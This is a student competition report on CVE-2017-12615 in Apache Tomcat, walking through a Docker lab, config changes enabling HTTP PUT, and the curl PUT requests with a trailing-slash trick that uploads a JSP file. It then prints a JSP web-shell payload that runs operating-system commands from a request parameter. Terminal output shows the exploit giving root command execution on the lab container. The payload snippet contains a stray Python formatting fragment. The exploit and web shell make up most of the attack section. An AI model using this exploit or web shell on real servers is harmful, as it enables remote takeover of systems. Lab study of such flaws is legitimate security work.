INTER IIT TECH MEET'21

IIT (ISM) DHANBAD

Team Members:

1. Abhishek Kumar

2. Arun Kumar Verma

3. Ashish Kumar

4. Jai Gupta

5. Mohit Agarwal

CVE-2017-12615

IIT (ISM) DHANBAD

SAPTANG LABS

CVE-2017-12615

1.   BUG OVERVIEW

When running Apache Tomcat 7.0.0 to 7.0.79 on Windows with HTTP PUTs enabled (e. g. via setting the read-only initialisation parameter of the Default to false) it was possible to upload a JSP file to the server via a specially crafted request. This JSP could then be requested and any code it contained would be executed by the server.
That could lead to remote code execution on the server.

2.   BUG EXPLAINATION

Apache Tomcat is used to deploy your Java Servlets and JSPs. So, in your Java project you can build your WAR (short for Web Archive) file, and just drop it in the deploy directory in Tomcat. So basically, Apache is an HTTP Server, serving HTTP. Tomcat is a Servlet and JSP Server serving Java technologies.

Jakarta Server Pages (JSP; formerly JavaServer Pages) is a collection of technologies that helps software developers create dynamically generated web pages based on HTML, XML, SOAP, or other document types.
A JSP file is a server-generated web page. It is similar to an . ASP or . PHP file, but contains Java code instead of ActiveX or PHP.

The code is parsed by the web server, which generates HTML that is sent to the user's computer.

Lab Setup:

1. Install Apache Tomcat v7.0 in Docker
   Command: sudo docker run -p consol/tomcat-7.0
2. Note ContainerID and port
   Command: sudo docker ps
3. Get IP Address of that docker image
   Command: sudo docker inspect -f format='{{.NetworkSettings.IPAddress}}' [ContainerID]

Checking Files:

1. PUT method is enabled through conf/web.xml
   (By default, PUT is enabled, so we are checking it to readonly =false by the following syntax)
   <init-param>

```
GNU nano 2.2.6                                    File: web.xml

<!--                          localXsltFile. This argument must either be an  →
<!--                          absolute or relative (to either                 →
<!--                          $CATALINA_BASE/conf or $CATALINA_HOME/conf)      →
<!--                          path that points to a location below either      →
<!--                          $CATALINA_BASE/conf (checked first) or           →
<!--                          $CATALINA_HOME/conf (checked second).[null]      →
<!--                                                                           →
<!--      showServerInfo      Should server information be presented in the    →
<!--                          response sent to clients when directory          →
<!--                          listings is enabled? [true]                      →

    <servlet>
        <servlet-name>default</servlet-name>
        <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
        <init-param>
            <param-name>debug</param-name>
            <param-value>0</param-value>
        </init-param>
        <init-param>
            <param-name>listings</param-name>
            <param-value>false</param-value>
        </init-param>
        <init-param>
            <param-name>readonly</param-name>
            <param-value>false</param-value>
        </init-param>
        <load-on-startup>1</load-on-startup>
    </servlet>

<!-- The JSP page compiler and execution servlet, which is the mechanism  →
<!-- used by Tomcat to support JSP pages.  Traditionally, this servlet     →
<!-- is mapped to the URL pattern "*.jsp".  This servlet supports the      →
<!-- following initialization parameters (default values are in square     →

^G Get Help    ^O WriteOut    ^R Read File    ^Y Pre
^X Exit        ^J Justify     ^W Where Is     ^V Nex
```

```
<param-name>readonly</param-name>
<param-value>false</param-value>
</init-param>
```

2. No authentication enforced in the security-constraint set at the app's WEB-INF/web.xml
   (Removing authentication while uploading files)
   ```
   <auth-constraint>
   <role-name>admin</role-name>
   </auth-constraint>
   ```

Request/Response from client:

By design, if you try to upload a JSP file via the HTTP PUT method on the Tomcat server, it won't work. You can upload .html, .jpg, or any other extensions except .jsp, .jspx and the variants.

```
File  Actions  Edit  View  Help
        fenroot@kali: ~         [X]    fenroot@kali:...VE-2017-12615 [X]        fenroot@kali: ~        [X]

fenroot@kali:~/Documents/exploits/CVE-2017-12615$ cat test.jsp
<% out.write("<html><body><h3>[+] JSP file successfully uploaded via curl and JSP out.write  executed.</h3></body></html>"); %>
fenroot@kali:~/Documents/exploits/CVE-2017-12615$ curl -v -X PUT http://172.17.0.2:8080/test.jsp -d @- < test.jsp
*   Trying 172.17.0.2:8080...
* Connected to 172.17.0.2 (172.17.0.2) port 8080 (#0)
> PUT /test.jsp HTTP/1.1
> Host: 172.17.0.2:8080
> User-Agent: curl/7.74.0
> Accept: */*
> Content-Length: 127
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 127 out of 127 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 404 Not Found
< Server: Apache-Coyote/1.1
< Content-Type: text/html;charset=utf-8
< Content-Language: en
< Content-Length: 967
< Date: Fri, 26 Mar 2021 09:13:41 GMT
<
* Connection #0 to host 172.17.0.2 left intact
<html><head><title>Apache Tomcat/7.0.62 - Error report</title><style><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;bac
px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,
color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tah
ackground-color:#525D76;} P {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}
 #525D76;}--></style> </head><body><h1>HTTP Status 404 - /test.jsp</h1><HR size="1" noshade="noshade"><p><b>type</b> Status repo
sp</u></p><p><b>description</b> <u>The requested resource is not available.</u></p><HR size="1" noshade="noshade"><h3>Apache Tom
fenroot@kali:~/Documents/exploits/CVE-2017-12615$ █
```

Command:
curl -v -X PUT http://172.17.0.2:8080/test.jsp -d @- < test.jsp

```
                              fenroot@kali: ~/Documents/exploits/CVE-2017-12615
File   Actions   Edit   View   Help
        fenroot@kali: ~         [X]    fenroot@kali:...VE-2017-12615 [X]        fenroot@kali: ~        [X]

fenroot@kali:~/Documents/exploits/CVE-2017-12615$ cat test.jsp
<% out.write("<html><body><h3>[+] JSP file successfully uploaded via curl and JSP out.write  executed.</h3></body></html>"); %>
fenroot@kali:~/Documents/exploits/CVE-2017-12615$ curl -v -X PUT http://172.17.0.2:8080/test.jsp/ -d @- < test.jsp
*   Trying 172.17.0.2:8080...
* Connected to 172.17.0.2 (172.17.0.2) port 8080 (#0)
> PUT /test.jsp/ HTTP/1.1
> Host: 172.17.0.2:8080
> User-Agent: curl/7.74.0
> Accept: */*
> Content-Length: 127
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 127 out of 127 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 204 No Content
< Server: Apache-Coyote/1.1
< Date: Fri, 26 Mar 2021 09:16:26 GMT
<
* Connection #0 to host 172.17.0.2 left intact
fenroot@kali:~/Documents/exploits/CVE-2017-12615$ █
```

However, we can bypass the extension check by appending a '/' behind the .jsp extension.

So now out file is uploaded successfully, with Response code 204.

Now if we connect to http://172.17.0.2:8080/test.jsp , the java code runs and returns expected body.

```
fenroot@kali: ~/Documents/exploits/CVE-2017-12615

File  Actions  Edit  View  Help

      fenroot@kali: ~        |X|  fenroot@kali:...VE-2017-12615 |X|        fenroot@kali: ~        |X|

fenroot@kali:~/Documents/exploits/CVE-2017-12615$ cat test.jsp
<% out.write("<html><body><h3>[+] JSP file successfully uploaded via curl and JSP out.write  executed.</h3></body></html>"); %>
fenroot@kali:~/Documents/exploits/CVE-2017-12615$ curl -v -X PUT http://172.17.0.2:8080/test.jsp/ -d @- < test.jsp
*   Trying 172.17.0.2:8080...
* Connected to 172.17.0.2 (172.17.0.2) port 8080 (#0)
> PUT /test.jsp/ HTTP/1.1
> Host: 172.17.0.2:8080
> User-Agent: curl/7.74.0
> Accept: */*
> Content-Length: 127
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 127 out of 127 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 204 No Content
< Server: Apache-Coyote/1.1
< Date: Fri, 26 Mar 2021 09:30:31 GMT
<
* Connection #0 to host 172.17.0.2 left intact
fenroot@kali:~/Documents/exploits/CVE-2017-12615$ curl -v  http://172.17.0.2:8080/test.jsp
*   Trying 172.17.0.2:8080...
* Connected to 172.17.0.2 (172.17.0.2) port 8080 (#0)
> GET /test.jsp HTTP/1.1
> Host: 172.17.0.2:8080
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: Apache-Coyote/1.1
< Set-Cookie: JSESSIONID=F1DAC04E506F66A9D4A05301CF1E2426; Path=/; HttpOnly
< Content-Type: text/html;charset=ISO-8859-1
< Content-Length: 107
< Date: Fri, 26 Mar 2021 09:30:37 GMT
<
* Connection #0 to host 172.17.0.2 left intact
<html><body><h3>[+] JSP file successfully uploaded via curl and JSP out.write  executed.</h3></body></html>fenroot@kali:~/Documents/exploits/CVE-2017-12615$ █
```

3. **POC and EXPLOIT EXPLAINATION**

Remote code Execution with limited functionalities can be attained with the following payload.

Payload:

```
<FORM METHOD=GET ACTION='{}'>""".format(f)+"""
        <INPUT name='cmd' type=text>
          <INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
String cmd = request.getParameter("cmd");
String output = "";
if(cmd != null) { String s = null;
        try {      Process p = Runtime.getRuntime().exec(cmd,null,null);
                   BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream()));
                   while((s = sI.readLine()) != null) { output += s+"</br>"; }
        }catch(IOException e) {   e.printStackTrace();  }
}%>
<pre><%=output %></pre>
```

IIT (ISM) DHANBAD

SAPTANG
LABS

Exploit: command: python3 exploit.py http://172.17.0.2:8080 pwn

```
                                 fenroot@kali: ~/Documents/exploits/CVE-2017-12615

File  Actions  Edit  View  Help

fenroot@kali:~$ sudo docker images
REPOSITORY          TAG             IMAGE ID       CREATED        SIZE
consol/tomcat-7.0   CVE-2017-12615  adb8ee523914   25 hours ago   615MB
apache/tika         1.17            39661e20ae67   13 months ago  296MB
consol/tomcat-7.0   latest          7c34bafd1150   5 years ago    601MB
fenroot@kali:~$ sudo docker ps
CONTAINER ID   IMAGE          COMMAND            CREATED       STATUS      PORTS                NAMES
8aeba83c57a3   adb8ee523914   "/bin/sh -c /opt/tom…"   3 hours ago   Up 3 hours   8080/tcp, 8778/tcp   amazing_jang
fenroot@kali:~$ sudo docker inspect -f format='{{.NetworkSettings.IPAddress}}' 8aeba83c57a3
format=172.17.0.2
fenroot@kali:~$ cd Documents/exploits/CVE-2017-12615/
fenroot@kali:~/Documents/exploits/CVE-2017-12615$ python3 exploit.py http://172.17.0.2:8080 pwn
Vulnerable to CVE-2017-12617
$ whoami

root

$ uname -a

Linux 8aeba83c57a3 5.7.0-kali1-amd64 #1 SMP Debian 5.7.6-1kali2 (2020-07-01) x86_64 GNU/Linux

$ pwd

/

$
```

Details of the SERVER is as follows.

```
                                          fenroot@kali: ~

File  Actions  Edit  View  Help

fenroot@kali:…VE-2017-12615  ⊠        fenroot@kali: ~          ⊠

fenroot@kali:~$ sudo docker exec  -it 8aeba83c57a3  /bin/bash
root@8aeba83c57a3:/# whoami
root
root@8aeba83c57a3:/# uname -a
Linux 8aeba83c57a3 5.7.0-kali1-amd64 #1 SMP Debian 5.7.6-1kali2 (2020-07-01) x86_64 GNU/Linux
root@8aeba83c57a3:/#
```

Note 1: The details returned from exploit is same as that of the server.
Note 2: The payload can be further crafted for further functionalities.

4. **LINKS**

POC Video Link: https://github.com/akverma00/exploits_ak/tree/main/CVE-2017-12615
Exploit Link: https://github.com/akverma00/exploits_ak/tree/main/CVE-2017-12615

IIT (ISM) DHANBAD

SAPTANG
LABS